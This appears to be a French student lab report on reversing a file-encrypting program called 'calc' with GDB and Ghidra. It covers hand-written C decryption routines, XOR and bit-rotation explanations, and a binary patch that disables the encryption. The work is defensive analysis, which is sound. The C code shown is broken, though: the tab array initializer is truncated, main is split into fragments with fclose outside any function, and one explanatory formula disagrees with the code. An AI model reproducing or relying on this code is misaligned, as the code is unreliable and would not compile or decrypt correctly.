eip                0x80494f4        0x80494f4 <encrypt2+41>
eflags            0x282            [ SF IF ]
cs                 0x23             35
ss                 0x2b             43
ds                 0x2b             43
es                 0x2b             43
fs                 0x0              0
gs                 0x63             99
```

La ligne suivante peut poser problème, c'est pourquoi nous nous attarderons plutôt sur la création du tableau en mémoire :

```
*(byte *)((int)&local_30 - index) = bVar2;
```

Nous plaçons un breakpoint à l'adresse 0x8049826 pour observer les valeurs du tableau ainsi créé. Le tableau en mémoire se trouve à l'adresse 0xffff1bfe :

```
[ 0x07, 0xd3, 0x01, 0x00, 0x00, 0x0a, 0x6b, 0x07, 0xd3, 0xbb, 0x00, 0x00, 0x0a, 0x6b, 0x15, 0xf7 ]
```

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>

// Définition des types pour éviter les erreurs
typedef unsigned int uint;
typedef unsigned char byte;

void decrypt2(FILE *file) {

    byte tab[16] = {0x07, 0xd3, 0x01, 0x00, 0x00, 0x0a, 0x6b,
    byte Xoré;
    uint local_18 = 0;
    byte local_29;
    int letter;

    // Lire la dernière valeur de Xoré depuis la fin du fichier
    fseek(file, -1, SEEK_END);
    Xoré = fgetc(file) - 4;
    printf("Xoré: %x\n", Xoré);

    // Repositionner le curseur juste avant la fin du fichier
    long file_length = ftell(file);
    printf("file_length: %ld\n", file_length);
    fseek(file, -2, SEEK_END);

    // Première boucle de déchiffrement (inverse de la deuxième)
    while (file_length > 1) {
        file_length--;
        letter = fgetc(file);
        fseek(file, -1, SEEK_CUR); // Reculer de 1 pour réécrit
        letter = (int)(char)((byte)letter ^ Xoré);
        Xoré = Xoré - 4; // Inverse l'incrément de 4
```

```

        fputc(letter, file);
        fseek(file, -2, SEEK_CUR); // Reculer d'un octet avant
    }

    Xoré = 0;
    // Repositionner le curseur au début du fichier
    fseek(file, 0, SEEK_SET);

    // Première boucle de déchiffrement (inverse de la première)
    while (1) {
        letter = fgetc(file);
        if (letter == -1) break; // Détection de l'EOF

        fseek(file, -1, SEEK_CUR); // Reculer de 1 pour réécire

        local_18 = (local_18 + 5) & 0xe;
        letter = (int)(char)((byte)letter + (int)(char)tab[local_18]);

        Xoré = Xoré ^ (byte)letter;
        local_29 = (Xoré >> 2) | (Xoré << 6);
        Xoré = local_29;

        fputc(letter, file);
    }
}

int main() {
    // Ouvrir le fichier test.txt en mode lecture/écriture
    FILE *file = fopen("/Users/valbu/CLionProjects/SLB_labo1/test.txt", "r+");
    if (!file) {
        perror("Erreur d'ouverture du fichier");
        return 1;
    }

    // Déchiffrer le fichier avec decrypt2
    decrypt2(file);

    // Fermer le fichier
}

```



```

    fclose(file);

    printf("Le fichier test.txt a été déchiffré avec succès.\n");
    return 0;
}

```

Manipulation 8.1

Le fichier `confidential.txt` a été chiffré avec la fonction `encrypt0`

Enclosed you will find a circular which will fully explain

Le fichier `salary.txt` a été chiffré avec la fonction `encrypt1`

Our relations `with` your house must have hitherto been very pl

Le fichier `passwords.txt` a été chiffré avec la fonction `encrypt2`

We trust you will promptly comply `with` our previous suggestio

Question 8.1

Explication de l'algorithme de déchiffrement :

Les fonctions de déchiffrement appliquent des algorithmes simples basés sur des opérations comme le **XOR**, les **décalages circulaires**, et la manipulation des bits.

1. `decrypt0(FILE *file)` :

Cette fonction lit chaque caractère du fichier, puis déchiffre en fonction du **deuxième bit** (le bit 1) du caractère. Si le **deuxième bit** du caractère est à 1 (caractère & 2 != 0), l'octet est déchiffré en appliquant un **XOR avec 0xef**. Si le

deuxième bit est à 0, le caractère est déchiffré en appliquant un **XOR avec 0xbe**.

Formules mathématiques :

- Si le deuxième bit est 1 :

local_10 = caractère XOR 0xef

- Si le deuxième bit est 0 :

local_10 = caractère XOR 0xbe

La fonction repose sur une **logique conditionnelle** (test du deuxième bit) pour choisir quelle clé XOR appliquer. Elle traite chaque caractère indépendamment et réécrit l'octet déchiffré dans le fichier.

2. decrypt1(FILE *file) :

Cette fonction décrypte chaque octet en inversant le chiffrement appliqué dans un schéma basé sur l'opération **XOR** et le **décalage circulaire**. Pour chaque octet, elle :

1. Soustrait une valeur d'**entropy**.
2. Inverse le décalage circulaire (rotation à droite de 2 bits et à gauche de 6 bits).
3. Met à jour l'entropy à partir du caractère actuel pour le prochain caractère à traiter.

Formules mathématiques :

- Inverser l'addition d'entropy :

letter = caractère - entropy

- Inverser le décalage circulaire :

letter = (letter >> 2) | (letter << 6)

- Mise à jour d'entropy :

entropy = (caractère >> 2) | (caractère * '@')

Cette fonction suit une **logique itérative** : elle traite chaque octet, applique le déchiffrement et met à jour la valeur d'entropy pour que chaque caractère soit déchiffré de manière correcte. Les décalages circulaires inversés permettent de revenir à la valeur d'origine.

3. decrypt2(FILE *file) :

Cette fonction est plus complexe et repose sur deux boucles :

Première boucle : Elle part de la fin du fichier pour inverser le chiffrement appliqué dans la deuxième boucle de encrypt2. Les octets sont déchiffrés en appliquant une opération **XOR** avec la valeur de **Xoré**, qui est ajustée au fur et à mesure.

Deuxième boucle : Elle retourne au début du fichier et inverse la première boucle de chiffrement de encrypt2. L'algorithme soustrait une valeur extraite de **tab[]** et applique un **XOR** suivi d'un décalage circulaire pour chaque octet.

Formules mathématiques :

- Première boucle :

letter = letter XOR Xoré

Xoré = Xoré - 4

- Deuxième boucle :

letter = letter + tab[local_18 + 1]

Xoré = Xoré ^ letter

Xoré = (Xoré >> 2) | (Xoré << 6)

La fonction utilise la dernière valeur de **Xoré** dans la première boucle pour inverser le chiffrement appliqué. Ensuite, la deuxième boucle utilise les valeurs de **tab[]** et un décalage pour restaurer les caractères d'origine, tout en maintenant une mise à jour dynamique de la valeur de **Xoré**.

Question 8.2

Dans cette étape, l'objectif était de modifier le code du programme calc en utilisant Ghidra afin d'éviter que le programme ne chiffre les fichiers, rendant ainsi son utilisation sans risque.

Étapes de la Manipulation

À l'aide de Ghidra, nous avons identifié une condition if au sein du programme qui déclenchait le chiffrement des fichiers lorsque certaines conditions étaient

remplies. La condition d'égalité était initialement fixée à la valeur 4.

Nous avons patché cette condition if pour que la comparaison ne soit plus égale à 4 mais plutôt à la valeur hexadécimale 0x69. Ce changement permet de contourner l'activation du chiffrement en forçant le programme à ignorer cette vérification.

L'adresse 0x08049936 a été configurée pour sauter directement à l'adresse 0x080499b1. En pratique, cela fait passer la condition d'égalité et dirige l'exécution vers la partie du code où le chiffrement n'est pas activé.

Grâce à ces modifications, le programme calc peut désormais être utilisé sans risquer de chiffrer les fichiers de manière non souhaitée. Cette méthode illustre comment, via une manipulation précise des conditions et des sauts dans le code, il est possible de désactiver une fonction potentiellement dangereuse d'un programme.